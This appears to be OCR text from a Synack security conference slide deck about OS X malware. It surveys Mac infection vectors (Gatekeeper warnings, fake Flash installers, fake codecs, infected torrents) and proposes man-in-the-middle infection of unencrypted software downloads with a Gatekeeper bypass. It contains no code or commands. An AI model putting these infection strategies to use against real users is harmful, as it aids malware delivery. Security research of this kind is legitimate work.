
- no psp detection/logic
- trivial to detect

grade: C+ *"current OS X malware, while sufficient, is inelegant, amateur, and trivial to detect & prevent"*

Synack

BAD @$$ OS X MALWARE


current malware++



Initial Infection Vector(s)

current methods are rather lame

protects dumb users




"malware.app" can't be opened because it is from an unidentified developer.

Your security preferences allow installation of only apps from the Mac App Store.

something downloaded this file on an unknown date.

Gatekeeper blocking untrusted code

somewhat effective, but smart users should be ok.




Adobe – Install Adobe Flash Player
Adobe – Install Adobe Flash Pla...
fplayer.adobe.com
Google
Adobe Flash Player

Terms & conditions:


By clicking the "Install now" button, you acknowledge that you have read and agree to the Adobe Software Licensing Agreement.

fake installers/updates



Video hosting server based on pow
www.watchfreeinhd.com/wclysit3bu
HD video codec is missing:
Install HD video codec...
WatchFreeinHD
dot com
home
upload your video

fake codecs



Type	Name (Order by: Uploaded, Size, UL
Applications (Mac)	Adobe Photoshop CS6 for Mac OS Uploaded 07-26 23:11, Size 98
Applications (Mac)	Parallels Desktop 9 Mac OSX Uploaded 07-31 00:19, Size 41

infected torrents/apps

Synack

Infecting Software Downloads

a far better infection channel

MitM & infect non-SSL'd internet downloads
still need to bypass GateKeeper... ;)
HTTP :(

